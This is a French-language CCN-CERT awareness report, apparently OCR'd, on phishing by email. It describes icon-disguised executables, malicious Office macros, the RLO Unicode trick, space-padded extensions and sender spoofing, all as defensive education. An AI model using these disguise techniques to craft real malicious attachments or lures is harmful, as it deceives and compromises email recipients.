
CCN-CERT

# BP/02



# Courrier électronique

RAPPORT DE BONNES PRATIQUES

MAI **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional

Ëditér par

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.05.16 21:17:37 +02'00'

Centro Criptológico Nacional, 2021

Date d'édition: mai 2021

# Index

# 1. À propos de CCN-CERT

**Le CCN-CERT est la capacité de réponse aux incidents de sécurité de l'information du Centre national de cryptologie, CCN**

Le CCN-CERT (www.ccn-cert.cni.es) est la capacité de réponse aux incidents de sécurité de l'information du Centre national de cryptologie, CCN. Ce service a été créé en 2006 en tant que **CERT gouvernemental national espagnol** et ses fonctions sont incluses dans la loi 11/2002 réglementant le centre national d'intelligence, le RD 421/2004 réglementant le CCN et dans le RD 3/2010, du 8 janvier, réglementant le schéma de sécurité nationale, modifié par le RD 951/2015, du 23 octobre.

Selon tous, le CCN-CERT est responsable des cyber-attaques sur les **systèmes classifiés** et sur les systèmes des **Administrations Publiques** et des **entreprises et organisations d'intérêt stratégique** pour le pays. Sa mission est donc de contribuer à l'amélioration de la cybersécurité espagnole, en étant le centre national d'alerte et de réponse qui coopère et aide à répondre rapidement et efficacement aux cyberattaques et à affronter activement les cybermenaces.

# 2. Introduction

**De nos jours, le courrier électronique reste l'un des outils les plus utilisés dans tout environnement d'entreprise pour l'échange d'informations. Bien qu'une multitude de technologies et d'outils collaboratifs soient apparus ces dernières années pour faciliter la communication et le partage de fichiers, le courrier électronique semble toujours être l'outil de prédilection de nombreuses entreprises et utilisateurs. Il n'est donc pas surprenant que les attaquants tentent d'utiliser ce moyen pour essayer d'infecter et de compromettre des ordinateurs.**

Selon les données recueillies par Proofpoint [Réf - 1], au cours de l'année 2019, 88% des organisations dans le monde avaient reconnu avoir été victimes d'attaques de spear-phishing, et 86% qu'elles avaient été confrontées à des attaques BEC (Business Email Compromise). Ces attaques entraînent des pertes monétaires de grande valeur qui s'accompagnent souvent d'autres dommages collatéraux tels que l'atteinte à la réputation de l'entreprise ou le vol d'informations confidentielles.

Un autre rapport de l'ENISA datant du début de l'année [Ref - 2] révèle que le *spear-phishing* reste une technique d'accès initial extrêmement répandue utilisée par les cybercriminels. Ils utilisent diverses tactiques d'ingénierie sociale pour inciter les destinataires à ouvrir les pièces jointes ou à se rendre sur un site web infecté. Le rapport indique également que les messages d'hameçonnage contiennent souvent des documents Microsoft Office dotés de macros malveillantes ou un lien vers de tels documents. Une fois que l'utilisateur a sélectionné l'option "Activer le contenu", la macro intégrée lance généralement l'exécution d'une chaîne de scripts obfusqués qui aboutit finalement au téléchargement du logiciel malveillant ou dropper de première étape. Le rapport contient également des informations [figure 2-1] sur l'augmentation des attaques par hameçonnage dans lesquelles les attaquants ont profité de la crise mondiale du COVID-19, ainsi que des données sur les pertes monétaires dues aux attaques par BEC, l'origine de la plupart des pièces jointes malveillantes, etc.

Bien que le secteur financier soit généralement le principal choix des attaquants, peu d'industries sont exemptes de ce type d'incident. L'espionnage industriel, militaire ou politique ainsi que le vol d'informations confidentielles ou l'extorsion ne sont que quelques-unes des cibles finales des cybercriminels.

Les organisations, mais aussi les comptes de messagerie non professionnels des utilisateurs, c'est-à-dire les comptes personnels, sont souvent la cible de nombreuses attaques. Dans ce cas, l'usurpation d'identité ou le *phishing bancaire* sont généralement les plus courants. En outre, l'utilisation de ransomwares [Ref - 3] pour extorquer de l'argent aux utilisateurs et demander une certaine somme d'argent pour récupérer leurs fichiers a été et est toujours une bonne source de revenus pour les attaquants, devenant ainsi l'une des plus grandes menaces informatiques au monde. Contrairement aux attaques ciblées susmentionnées, l'envoi de courriels malveillants contre des comptes personnels est généralement effectué à grande échelle, c'est-à-dire à un grand nombre de comptes de messagerie (qui peuvent s'élever à des dizaines de milliers) dans le but de générer le plus grand nombre d'infections possible en un minimum de temps.

La sensibilisation, le bon sens et les bonnes pratiques dans l'utilisation du courrier électronique sont les meilleures défenses pour prévenir et détecter de tels incidents. Ce document vise à décrire certaines de ces pratiques afin d'aider les utilisateurs finaux à identifier les courriels malveillants.

Pour ce faire, nous présenterons tout d'abord les techniques d'ingénierie sociale les plus courantes, ainsi que les ressources utilisées par les attaquants pour infecter un ordinateur ou obtenir des informations personnelles d'un utilisateur. Ensuite, après avoir pris connaissance de ces techniques, un ensemble de lignes directrices et de recommandations sera proposé pour atténuer les actions néfastes décrites.

**La sensibilisation, le bon sens et les bonnes pratiques dans l'utilisation du courrier électronique sont les meilleures défenses pour prévenir et détecter de tels incidents**

## Constatations

- **26,2 milliards d'euros de pertes en 2019 avec les attaques de compromission des e-mails professionnels (BEC).**
- **42,8 % de toutes les pièces jointes malveillantes étaient des documents Microsoft Office.**
- **Augmentation de 667 % des escroqueries par hameçonnage en seulement 1 mois pendant la pandémie de COVID-19.**
- **30% des messages de *phishing* ont été délivrés le lundi.**
- **32,5 % de l'ensemble des courriels utilisaient le mot-clé "paiement" dans l'objet du courriel.**

[Figure 2-1]
Informations sur les attaques de *phishing*. Source : ENISA

# 3. Le courrier électronique comme voie d'infection

**Il ne fait aucun doute que l'augmentation et l'efficacité des *attaques côté client* [Réf. 4] et de l'ingénierie sociale pour tromper les utilisateurs par le biais de courriers électroniques malveillants ont changé le paradigme de la sécurité des entreprises. Aujourd'hui, les *pare-feu* périmétriques et la sécurisation des services exposés à l'Internet ne sont pas des contre-mesures suffisantes pour protéger une organisation contre les attaques externes. Les attaquants savent que tirer parti du facteur humain est la méthode la plus efficace pour contourner la plupart des solutions techniques de sécurité mises en place dans une organisation.**


Il n'est pas surprenant que le Pentagone [Réf - 6] ou même des entreprises technologiques liées aux services et produits de sécurité, comme cela est arrivé il y a quelques années à RSA Security LLC [Réf - 7], aient été compromis en utilisant un courriel malveillant comme vecteur d'entrée. En fait, si l'on analyse les vecteurs d'infection de la plupart des incidents de sécurité liés aux attaques ciblées, on constate que l'utilisation d'e-mails malveillants par le biais d'attaques de spear phishing est la méthode la plus utilisée.

**Si l'on analyse les vecteurs d'infection de la plupart des incidents de sécurité liés aux attaques ciblées, on constate que l'utilisation d'e-mails malveillants par le biais d'attaques de spear phishing est la méthode la plus utilisée**

Même des groupes d'attaque très sophistiqués comme *Equation Group* [Réf. 8] ou APT28 [Réf. 9], qui utilisent des *logiciels* malveillants très complexes, utilisent le courrier électronique dans certaines de leurs attaques pour infecter leurs victimes.

La figure suivante représente de manière simplifiée le *modus operandi* des attaquants pour infecter une certaine organisation.

Tout d'abord, l'attaquant envoie un courriel malveillant à l'un des employés de l'entreprise. Cette phase ne se déroulera pas immédiatement, mais nécessitera une certaine étude des victimes. L'attaquant se docu-




[Figure 3-1]
Cheminement de l'infection par courrier électronique

mentera autant que possible sur les travailleurs et l'entreprise elle-même : habitudes de navigation, horaires de travail, profils publics sur les réseaux sociaux (LinkedIn, Facebook, etc.), relations et alliances avec d'autres entreprises, etc.) Toutes ces données permettront d'élaborer un courriel plus efficace et plus crédible. Par exemple, si l'attaquant identifie que l'organisation cible "A" a certaines alliances avec l'entreprise "B", il peut créer un courriel falsifiant l'expéditeur et se faisant passer pour un employé de l'entreprise "B". De cette façon, il n'éveillerait pas les soupçons lorsqu'un employé de la société "A" recevrait le message.

Dans un deuxième temps, la victime ouvre le message malveillant, soit par le biais d'une pièce jointe téléchargeant un logiciel malveillant, soit par une URL malveillante. Si l'attaque est sophistiquée, l'infection passerait totalement inaperçue et serait transparente pour l'utilisateur, même si ce dernier dispose de solutions de sécurité telles qu'un logiciel antivirus. Après avoir exécuté le malware, l'attaquant aura un accès libre à d'autres ressources internes de l'organisation, telles que les ordinateurs des utilisateurs, les serveurs (par exemple, l'annuaire actif), etc. Ces techniques utilisées par les attaquants pour "sauter" d'un ordinateur compromis à un autre sont appelées "mouvement latéral" [Réf - 10] et leur permettront de prendre le contrôle d'une grande partie des ressources de l'organisation.

La première étape pour détecter et prévenir ce type d'attaque consiste à connaître les techniques les plus courantes utilisées pour tromper les utilisateurs. Les sections suivantes présentent les méthodes de tromperie les plus courantes.

# 3.1 Fichiers exécutables avec icônes


L'une des ressources les plus couramment utilisées pour faire croire à l'utilisateur que le fichier joint au courriel est légitime consiste à lui attribuer une icône représentant un certain logiciel connu. Par exemple, l'attaquant crée un fichier exécutable et lui attribue l'icône Microsoft Excel afin que l'utilisateur pense qu'il exécute un document bureautique.

Cette astuce a été utilisée, par exemple, par le téléchargeur Upatre responsable du téléchargement et de l'exécution du cheval de Troie bancaire Dyre [Ref - 11]. Dans ce cas, l'e-mail informe l'utilisateur qu'une nouvelle facture est jointe. La facture est un fichier .zip compressé. Il contient un fichier exécutable avec l'icône Adobe Acrobat. Si l'option "Masquer les extensions de fichiers pour les types de fichiers connus" est activée, l'utilisateur ne verra pas l'extension .exe et pensera qu'il s'agit d'un fichier PDF légitime [Fig. 3-2].

Certaines campagnes de *ransomware*, telles que *Cryptolocker*, ont également utilisé cette astuce pour tromper les utilisateurs [Ref - 12].

Par ailleurs, au cours de l'année 2015, plusieurs cabinets d'architectes au Danemark ont été victimes de diverses attaques de *spear phishing dans lesquelles* on leur envoyait une URL pointant vers une certaine ressource dans Dropbox. Lorsque l'utilisateur a cliqué sur le lien, il a téléchargé un fichier exécutable "masqué" par une icône AutoCad. En stockant les *logiciels malveillants* sur un service légitime comme Dropbox ou Mega, il est possible d'échapper à certaines solutions de sécurité qui tentent de valider les URL des courriels avec certaines listes de réputation [Fig. 3-3].

**L'une des ressources les plus couramment utilisées pour faire croire à l'utilisateur que le fichier joint au courriel est légitime consiste à lui attribuer une icône représentant un certain logiciel connu**




[Figure 3-2]
Icône Adobe Acrobat dans un fichier binaire (.exe)


[Figure 3-3]
*Phishing* icono AutoCAD.
Source : heimdalsecurity.com

# 3.2 Fichiers Office avec macros


L'une des techniques les plus courantes utilisées par les attaquants pour exécuter un code malveillant sur l'ordinateur d'une victime consiste à inclure des macros dans un document Office. Ces macros font référence à un langage de programmation événementiel intégré à la suite Microsoft Office et permettant d'automatiser des tâches. Ce langage est appelé VBA (*Visual Basic for Applications*) [Ref - 13]. L'application de macros à un document bureautique permettrait, par exemple, d'attribuer de manière automatisée certaines mises en forme à différentes parties d'un document Word, évitant ainsi de devoir effectuer cette tâche manuellement.

Toutefois, les possibilités et les actions qui peuvent être réalisées à l'aide du langage VBA vont au-delà de la simple interaction avec les documents bureautiques. Par exemple, il est possible de programmer des instructions pour effectuer d'autres tâches dans le système d'exploitation : utiliser les API de Windows, accéder au système de fichiers de la machine, télécharger et exécuter des fichiers, etc. Le potentiel offert par ce langage macro est bien connu des attaquants depuis longtemps et constitue encore aujourd'hui l'une des méthodes les plus utilisées pour compromettre les ordinateurs. Il suffit à un attaquant de créer un document bureautique (par exemple, un document Word) et d'y intégrer du code VBA pour exécuter une action nuisible. Le plus souvent, ces actions visent à télécharger et à exécuter un binaire qui permet de prendre le contrôle à distance de la machine (par exemple, un cheval de Troie). Une autre option consiste à inclure le binaire malveillant dans la macro elle-même.

**L'une des techniques les plus courantes utilisées par les attaquants pour exécuter un code malveillant sur l'ordinateur d'une victime consiste à inclure des macros dans un document Office**

Un exemple est la technique utilisée par BlackEnergy 3 [Ref - 14] pour compromettre les équipements du réseau de distribution d'électricité dans la partie occidentale de l'Ukraine. L'image suivante montre un fragment de code de la macro utilisée dans le document Excel qui a été envoyé par e-mail à l'un des employés de l'entreprise. La boîte verte montre le fichier exécutable qui sera créé dans le répertoire temporaire de l'utilisateur. Le contenu du binaire sera défini dans une série de tableaux à l'intérieur de la macro elle-même. Une fois que le binaire a été téléchargé, il est exécuté à partir de l'instruction Shell (boîte bleue).

[Figure 3-4] Macro (*compte-gouttes*)





Bien que les versions actuelles de Microsoft Office empêchent par défaut l'exécution des macros, les attaquants n'ont pas cessé de les utiliser. L'image suivante correspond à un document utilisé par l'une des campagnes du cheval de Troie bancaire *Dridex* [Ref - 15]. Lorsque l'utilisateur ouvre le document malveillant, il affiche des instructions sur la manière d'activer les macros dans les versions 2013 et 2010 de Microsoft Office. Les attaquants utilisent à nouveau l'ingénierie sociale avec le message d'alerte suivant :


**ATTENTION,**

**ce document a été créé par une nouvelle version de Microsoft Office. Les macros doivent être activées pour afficher le contenu du document**

[Figure 3-5] Ingénierie sociale pour activer les macros.
Source : Proofpoint.com



Un utilisateur peu méfiant n'a qu'à cliquer sur le bouton de la *bannière "Enable Content"* pour exécuter le code malveillant. La capture d'écran suivante montre un exemple similaire ; dans ce cas, un *malware* POS (*Point of Sale*) [Ref - 16] indique à l'utilisateur comment activer les macros sous prétexte que le fichier est protégé.




[Figure 3-6]
Ingénierie sociale pour activer les macros

# 3.3 Utilisation du caractère RLO

L'examen de l'extension du fichier est l'une des recommandations de sécurité les plus fréquemment mentionnées avant d'ouvrir une pièce jointe reçue par courrier électronique. Les attaquants, conscients de ce fait, ont eu recours à des techniques vraiment ingénieuses pour faire croire aux utilisateurs qu'une certaine extension correspond à un fichier inoffensif. L'une de ces techniques s'appelle "*Right to left Override*" et tire parti de certains caractères unicode pour représenter certaines chaînes de caractères en sens inverse.


**L'examen de l'extension du fichier est l'une des recommandations de sécurité les plus fréquemment mentionnées avant d'ouvrir une pièce jointe reçue par courrier électronique**

Unicode, tel que décrit par la société Oracle, correspond à :

**"... la norme universelle de codage des caractères utilisée pour la représentation du texte pour le traitement informatique. Unicode fournit une méthode cohérente d'encodage de textes multilingues et facilite l'échange de fichiers texte internationaux."**

L'un de ces caractères, appelé RLO (*right to left override*), a été conçu pour prendre en charge les langues écrites de droite à gauche, comme l'hébreu ou l'arabe. Des attaquants en ont toutefois profité pour inverser l'ordre d'affichage des derniers caractères qui composent le nom d'un fichier ainsi que son extension. Il suffit d'insérer le caractère "U+202e" avant la chaîne à inverser pour appliquer cet encodage. Ainsi, par exemple, le nom de fichier suivant :

[Figure 3-7]
Caractère RLO




"FACTURA_2016_**xcod.exe**" deviendrait "FACTURA_2016_|**exe.docx**"


Un utilisateur qui reçoit un tel fichier peut tomber dans le piège de penser qu'il s'agit d'un fichier Word légitime en vérifiant uniquement l'extension .docx du fichier. Si, en plus, l'icône Microsoft Word est attribuée à l'exécutable, la supercherie devient encore plus crédible.

# 3.4 Utilisation d'espaces pour cacher l'extension

Une autre méthode utilisée par les attaquants pour masquer l'extension originale du fichier malveillant consiste à ajouter plusieurs espaces juste avant l'extension réelle. un binaire portant le nom "*Facture_2016.exe*" pourrait être renommé en "*Facture_2016.pdf.exe*" (notez les espaces avant l'extension .exe). Un tel fichier serait représenté comme indiqué dans la figure ci-dessous. Pour rendre le canular plus crédible, les attaquants modifient souvent aussi l'icône associée au binaire.

**Une autre méthode utilisée par les attaquants pour masquer l'extension originale du fichier malveillant consiste à ajouter plusieurs espaces juste avant l'extension réelle**

[Figure 3-9] Utilisation d'espaces pour masquer l'extension réelle




Un utilisateur qui ne remarque pas les trois points indiqués par Windows (qui indiquent que la longueur du nom de fichier est supérieure à celle qui est affichée) pourrait penser que l'extension de fichier légitime est PDF. Cette astuce a été utilisée, par exemple, dans certaines campagnes de *spear phishing menées* par APT1 [Ref - 17].

# 3.5 Usurpation de l'expéditeur

Comme indiqué dans l'introduction du rapport, les attaquants, avant d'envoyer un courrier, essaient d'obtenir le plus d'informations possible sur leurs victimes.

Connaître les alliances que l'organisation cible a avec d'autres entreprises, ou avoir les contacts les plus courants d'un certain employé, peut être le facteur décisif qui détermine le succès ou l'échec d'une campagne de spear phishing. Parfois, ces informations sont accessibles directement sur le site web de l'organisation, par exemple dans la section des fournisseurs, des sponsors, etc. Les réseaux sociaux, les forums, les plateformes de logiciels collaboratifs, etc., sont d'autres ressources très intéressantes pour le spear phishing. sont d'autres ressources très intéressantes pour trouver des informations sur les employés d'une entreprise. Par exemple, si un attaquant trouve un forum dans lequel un employé de l'entreprise compromise établit un certain débat avec d'autres utilisateurs, il peut profiter de cette information pour envoyer un courriel privé usurpant l'identité de certains de ces utilisateurs.

Autre exemple : si un attaquant sait qu'un tel travailleur reçoit périodiquement les tarifs d'un fournisseur de services, il peut usurper ce dernier pour envoyer un document malveillant et accéder à la machine du travailleur.


Les attaquants utilisent généralement deux méthodes pour usurper l'identité d'un utilisateur. Si, après avoir analysé le domaine de l'utilisateur qu'ils essaient d'usurper, ils déterminent qu'il n'est pas possible de le falsifier, ils enregistrent généralement un domaine avec un nom très similaire. Des outils tels que "*URLCrazy*" [Réf - 18] ou "*dnstwist*" [Réf - 19] permettent d'automatiser ce processus.

**Avant d'envoyer un courriel, les attaquants tentent d'obtenir le plus d'informations possible sur leurs victimes**

